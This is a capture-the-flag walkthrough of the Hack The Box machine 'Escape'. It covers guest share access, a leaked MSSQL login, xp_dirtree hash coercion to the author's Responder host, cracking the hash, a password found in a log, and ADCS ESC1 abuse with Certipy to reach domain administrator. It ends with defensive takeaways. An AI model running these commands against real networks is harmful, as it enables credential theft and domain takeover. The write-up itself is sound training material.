Escape
Escape is a Medium difficulty Windows Active Directory machine that starts with an SMB share that guest authenticated users can download a sensitive PDF file. Inside the PDF file temporary credentials are available for accessing an MSSQL service running on the machine. An attacker is able to force the MSSQL service to authenticate to his machine and capture the hash. It turns out that the service is running under a user account and the hash is crackable. Having a valid set of credentials an attacker is able to get command execution on the machine using WinRM. Enumerating the machine, a log file reveals the credentials for the user ryan.cooper. Further enumeration of the machine, reveals that a Certificate Authority is present and one certificate template is vulnerable to the ESC1 attack, meaning that users who are legible to use this template can request certificates for any other user on the domain including Domain Administrators. Thus, by exploiting the ESC1 vulnerability, an attacker is able to obtain a valid certificate for the Administrator account and then use it to get the hash of the administrator user.
Reconnaissance
I began by scanning the host for open services.
$ nmap -T4 --min-rate=10000 -sCV -Pn -n 10.129.228.253
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-20 12:06 +0200
Nmap scan report for 10.129.228.253
Host is up (0.098s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-20 18:06:48Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-20T18:08:09+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-20T18:08:09+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.129.228.253:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2026-08-20T18:08:09+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-08-20T18:05:27
|_Not valid after:  2056-08-20T18:05:27
| ms-sql-ntlm-info:
|   10.129.228.253:1433:
|     Target_Name: sequel
|     NetBIOS_Domain_Name: sequel
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: dc.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-20T18:08:09+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-20T18:08:09+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 8h00m00s, deviation: 0s, median: 8h00m00s
| smb2-time:
|   date: 2026-08-20T18:07:31
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 88.18 seconds
Note: This is the DC for
sequel.htb— DNS, Kerberos, LDAP, SMB and WinRM are all up. The odd one out is a Microsoft SQL Server 2019 instance on 1433, which rarely belongs on a domain controller.
I mapped sequel.htb and dc.sequel.htb in /etc/hosts.
$ echo '10.129.228.253 sequel.htb dc.sequel.htb' | sudo tee -a /etc/hostsThe scan reported an 8-hour clock skew, so I synced to the DC to avoid Kerberos clock-skew errors.
$ sudo rdate -n 10.129.228.253Guest Access & Public Share
Having no creds, I tried the guest account and found it could READ the Public share.
$ nxc smb sequel.htb -u 'guest' -p '' --shares
SMB         10.129.228.253  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.228.253  445    DC               [+] sequel.htb\guest:
SMB         10.129.228.253  445    DC               [*] Enumerated shares
SMB         10.129.228.253  445    DC               Share           Permissions     Remark
SMB         10.129.228.253  445    DC               -----           -----------     ------
SMB         10.129.228.253  445    DC               ADMIN$                          Remote Admin
SMB         10.129.228.253  445    DC               C$                              Default share
SMB         10.129.228.253  445    DC               IPC$            READ            Remote IPC
SMB         10.129.228.253  445    DC               NETLOGON                        Logon server share
SMB         10.129.228.253  445    DC               Public          READ
SMB         10.129.228.253  445    DC               SYSVOL                          Logon server share
I connected to Public as guest and pulled down the one file sitting there, a PDF on SQL Server procedures.
$ impacket-smbclient sequel/guest@sequel.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
Type help for list of commands
# use Public
# ls
drw-rw-rw-          0  Sat Nov 19 12:51:25 2022 .
drw-rw-rw-          0  Sat Nov 19 12:51:25 2022 ..
-rw-rw-rw-      49551  Sat Nov 19 12:51:25 2022 SQL Server Procedures.pdf
# get SQL Server Procedures.pdf
The file is mostly routine SQL guidance, but near the end a set of credentials jumps out.
SQL Server Procedures
Since last year we've got quite few accidents with our SQL Servers (looking at you Ryan, with your instance on the DC, why should
you even put a mock instance on the DC?!). So Tom decided it was a good idea to write a basic procedure on how to access and
then test any changes to the database. Of course none of this will be done on the live server, we cloned the DC mockup to a
dedicated server.

Tom will remove the instance from the DC as soon as he comes back from his vacation.
The second reason behind this document is to work like a guide when no senior can be available for all juniors.

Accessing from Domain Joined machine
1. Use SQL Management Studio specifying "Windows" authentication which you can donwload here:
https://learn.microsoft.com/en-us/sql/ssms/download-sql-server-management-studio-ssms?view=sql-server-ver16
2. In the "Server Name" field, input the server name.
3. Specify "Windows Authentication" and you should be good to go.
4. Access the database and make that you need. Everything will be resynced with the Live server overnight.

Accessing from non domain joined machine
Accessing from non domain joined machines can be a little harder.
The procedure is the same as the domain joined machine but you need to spawn a command prompt and run the following
command: cmdkey /add:"<serverName>.sequel.htb" /user:"sequel\<userame>" /pass:<password> . Follow the other steps from
above procedure.
If any problem arises, please send a mail to Brandon

Bonus
For new hired and those that are still waiting their users to be created and perms assigned, can sneak a peek at the Database with
user PublicUser and password GuestUserCantWrite1.
Refer to the previous guidelines and make sure to switch the "Windows Authentication" to "SQL Server Authentication".
Note: The bonus section at the end of the guide leaks a database login:
PublicUser:GuestUserCantWrite1.
Foothold
I confirmed the credentials work against MSSQL with local authentication.
$ nxc mssql sequel.htb -u PublicUser -p GuestUserCantWrite1 --local-auth
MSSQL       10.129.228.253  1433   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb) (EncryptionReq:False)
MSSQL       10.129.228.253  1433   DC               [+] DC\PublicUser:GuestUserCantWrite1
Then I logged into the SQL shell.
$ impacket-mssqlclient sequel/PublicUser:GuestUserCantWrite1@sequel.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (PublicUser  guest@master)>
I fired up Responder on tun0 to catch any inbound authentication.
$ sudo responder -I tun0
<SNIP>

[+] Listening for events...
In the SQL shell I called xp_dirtree against a UNC path pointing at my host.
SQL (PublicUser  guest@master)> xp_dirtree \\10.10.14.56\a
subdirectory   depth   file
------------   -----   ----
SQL (PublicUser  guest@master)>
Note:
xp_dirtreelists a UNC path over SMB, so aiming it at my box makessql_svcauthenticate to Responder.
Moments later, Responder logged the incoming authentication.
[SMB] NTLMv2-SSP Client   : 10.129.228.253
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::sequel:e63b71965d0631e0:15055C7F3F55D937F6FE5250E3E8D4A8:0101000000000000802F0860A130DD01BFB31D7769AD74280000000002000800590033005A00320001001E00570049004E002D005A00560057005100380030005000430058005800350004003400570049004E002D005A0056005700510038003000500043005800580035002E00590033005A0032002E004C004F00430041004C0003001400590033005A0032002E004C004F00430041004C0005001400590033005A0032002E004C004F00430041004C0007000800802F0860A130DD01060004000200000008003000300000000000000000000000003000003F49D9998EE827CD41F98498985E3D4CB9022A02839B92A386280C4B0BFB2DD30A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00350036000000000000000000
[+] Exiting...
I cracked the Net-NTLMv2 hash with John and rockyou in seconds.
$ john sql_svc.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
REGGIE1234ronnie (sql_svc)
1g 0:00:00:02 DONE (2026-10-19 03:23) 0.4065g/s 4350Kp/s 4350Kc/s 4350KC/s RENZOJAVIER..RBDesloMEJOR
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
Lateral Movement
I ran the BloodHound collector as sql_svc to map the domain.
$ bloodhound-ce-python -u sql_svc -p 'REGGIE1234ronnie' -d sequel.htb -ns 10.129.228.253 --zip -c all
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: sequel.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.sequel.htb
INFO: Testing resolved hostname connectivity dead:beef::b4bc:a89a:6bb5:be9a
INFO: Trying LDAP connection to dead:beef::b4bc:a89a:6bb5:be9a
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.sequel.htb
INFO: Testing resolved hostname connectivity dead:beef::b4bc:a89a:6bb5:be9a
INFO: Trying LDAP connection to dead:beef::b4bc:a89a:6bb5:be9a
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.sequel.htb
INFO: Done in 00M 18S
INFO: Compressing output into 20261019033107_bloodhound.zip

The graph shows sql_svc and ryan.cooper both in Remote Management Users.
I opened a WinRM shell as sql_svc and spotted a non-default SQLServer folder on C:.
$ evil-winrm -i dc.sequel.htb -u sql_svc -p 'REGGIE1234ronnie'

<SNIP>

Info: Connection successful
*Evil-WinRM* PS C:\Users\sql_svc\Documents> ls c:\


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         2/1/2023   8:15 PM                PerfLogs
d-r---         2/6/2023  12:08 PM                Program Files
d-----       11/19/2022   3:51 AM                Program Files (x86)
d-----       11/19/2022   3:51 AM                Public
d-----         2/1/2023   1:02 PM                SQLServer
d-r---         2/1/2023   1:55 PM                Users
d-----         2/6/2023   7:21 AM                Windows
I listed SQLServer and found a Logs folder next to the SQL Express installers.
*Evil-WinRM* PS C:\Users\sql_svc\Documents> ls c:\sqlserver


    Directory: C:\sqlserver


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         2/7/2023   8:06 AM                Logs
d-----       11/18/2022   1:37 PM                SQLEXPR_2019
-a----       11/18/2022   1:35 PM        6379936 sqlexpress.exe
-a----       11/18/2022   1:36 PM      268090448 SQLEXPR_x64_ENU.exe
Digging in, the Logs folder contained a backup of the SQL error log.
*Evil-WinRM* PS C:\Users\sql_svc\Documents> ls c:\sqlserver\logs


    Directory: C:\sqlserver\logs


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         2/7/2023   8:06 AM          27608 ERRORLOG.BAK
The log caught Ryan typing his password into the username field, recorded in plaintext.
*Evil-WinRM* PS C:\Users\sql_svc\Documents> cat c:\sqlserver\logs\errorlog.bak
<SNIP>
2022-11-18 13:43:07.44 Logon       Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
2022-11-18 13:43:07.48 Logon       Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.48 Logon       Logon failed for user 'NuclearMosquito3'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
<SNIP>
Note: The failed login logged the password in cleartext because it was entered as the username.
ryan.cooperused the same password for his domain account.
User Flag
I reused the leaked password to open a WinRM shell as ryan.cooper and read the user flag.
$ evil-winrm -i sequel.htb -u ryan.cooper -p NuclearMosquito3

<SNIP>
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> cat ..\desktop\user.txt
8645************************499a
Privilege Escalation
I used ryan.cooper’s creds to confirm ADCS, finding a certificate enrollment server.
$ nxc ldap sequel.htb -u ryan.cooper -p NuclearMosquito3 -M adcs
LDAP        10.129.228.253  389    DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb) (signing:Enforced) (channel binding:Never)
LDAP        10.129.228.253  389    DC               [+] sequel.htb\ryan.cooper:NuclearMosquito3
ADCS        10.129.228.253  389    DC               [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.129.228.253  389    DC               Found PKI Enrollment Server: dc.sequel.htb
ADCS        10.129.228.253  389    DC               Found CN: sequel-DC-CA
I enumerated the certificate templates with Certipy. UserAuthentication is vulnerable to ESC1: Domain Users can enroll, it allows client authentication, and it lets the enrollee supply their own subject.
$ certipy-ad find -vulnerable -stdout -u 'ryan.cooper@sequel.htb' -p NuclearMosquito3 -dc-ip 10.129.228.253 -dc-host dc.sequel.htb -target dc.sequel.htb
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'sequel-DC-CA' via RRP
[*] Successfully retrieved CA configuration for 'sequel-DC-CA'
[*] Checking web enrollment for CA 'sequel-DC-CA' @ 'dc.sequel.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : sequel-DC-CA
    DNS Name                            : dc.sequel.htb
    Certificate Subject                 : CN=sequel-DC-CA, DC=sequel, DC=htb
    Certificate Serial Number           : 1EF2FA9A7E6EADAD4F5382F4CE283101
    Certificate Validity Start          : 2022-11-18 20:58:46+00:00
    Certificate Validity End            : 2121-11-18 21:08:46+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : SEQUEL.HTB\Administrators
      Access Rights
        ManageCa                        : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        ManageCertificates              : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Enroll                          : SEQUEL.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : UserAuthentication
    Display Name                        : UserAuthentication
    Certificate Authorities             : sequel-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 10 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2022-11-18T21:10:22+00:00
    Template Last Modified              : 2024-01-19T00:26:38+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Administrator
        Full Control Principals         : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Property Enroll           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins
    [+] User Enrollable Principals      : SEQUEL.HTB\Domain Users
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
Note: ESC1 means the template trusts me to name who the cert is for, so I can set that to administrator and authenticate as the domain’s most privileged account.
I exploited ESC1, requesting a certificate from the template with the UPN set to administrator.
$ certipy-ad req -u 'ryan.cooper@sequel.htb' -p 'NuclearMosquito3' -dc-ip 10.129.228.253 -dc-host dc.sequel.htb -target dc.sequel.htb  -ca sequel-DC-CA -template UserAuthentication -upn administrator
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 13
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
I authenticated with the .pfx to get a TGT and the administrator’s NT hash.
$ certipy-ad auth -pfx administrator.pfx -domain sequel.htb -dc-ip 10.129.228.253
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
Note: The forged certificate authenticates me as administrator, returning a TGT and the account’s NT hash.
Root Flag
I logged in as administrator with the NT hash and read the root flag.
$ evil-winrm -i sequel.htb -u administrator -H a52f78e4c751e5f5e17e1e9f3e58f4ee

<SNIP>

Info: Connection successful
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\desktop\root.txt
63e5************************e8ba
Key Takeaways
Anonymous access plus a document equals credentials. — Guest READ on the Public share handed me a PDF that spelled out a working MSSQL login. Disable anonymous and guest access, and never store credentials in documents left on shared storage.
MSSQL can be coerced into leaking a service hash. — A low-privilege database login was enough to run xp_dirtree and force the sql_svc account to authenticate to my Responder listener, surrendering a crackable hash. Restrict outbound SMB from database servers, disable xp_dirtree where it is not needed, and give service accounts long, random passwords.
Logs are secret-bearing. — A password typed into the username field was recorded verbatim in a SQL error log that sql_svc could read, handing me ryan.cooper’s password — which he had reused as his domain password. Treat logs as sensitive, avoid logging raw authentication input, restrict who can read them, and don’t reuse passwords across accounts.
ADCS ESC1 is domain takeover. — Because UserAuthentication allowed the enrollee to supply the subject, permitted client authentication, and let Domain Users enroll, any domain user could request a certificate as the administrator. Remove enrollee-supplies-subject, require manager approval, or tighten enrollment rights on client-auth templates.
Certificates are durable credentials. — The forged certificate produced a TGT and the administrator NT hash, and unlike a password it keeps working until the certificate is revoked. Monitor CA issuance, alert on anomalous SAN/UPN requests, and revoke and rotate when abuse is suspected.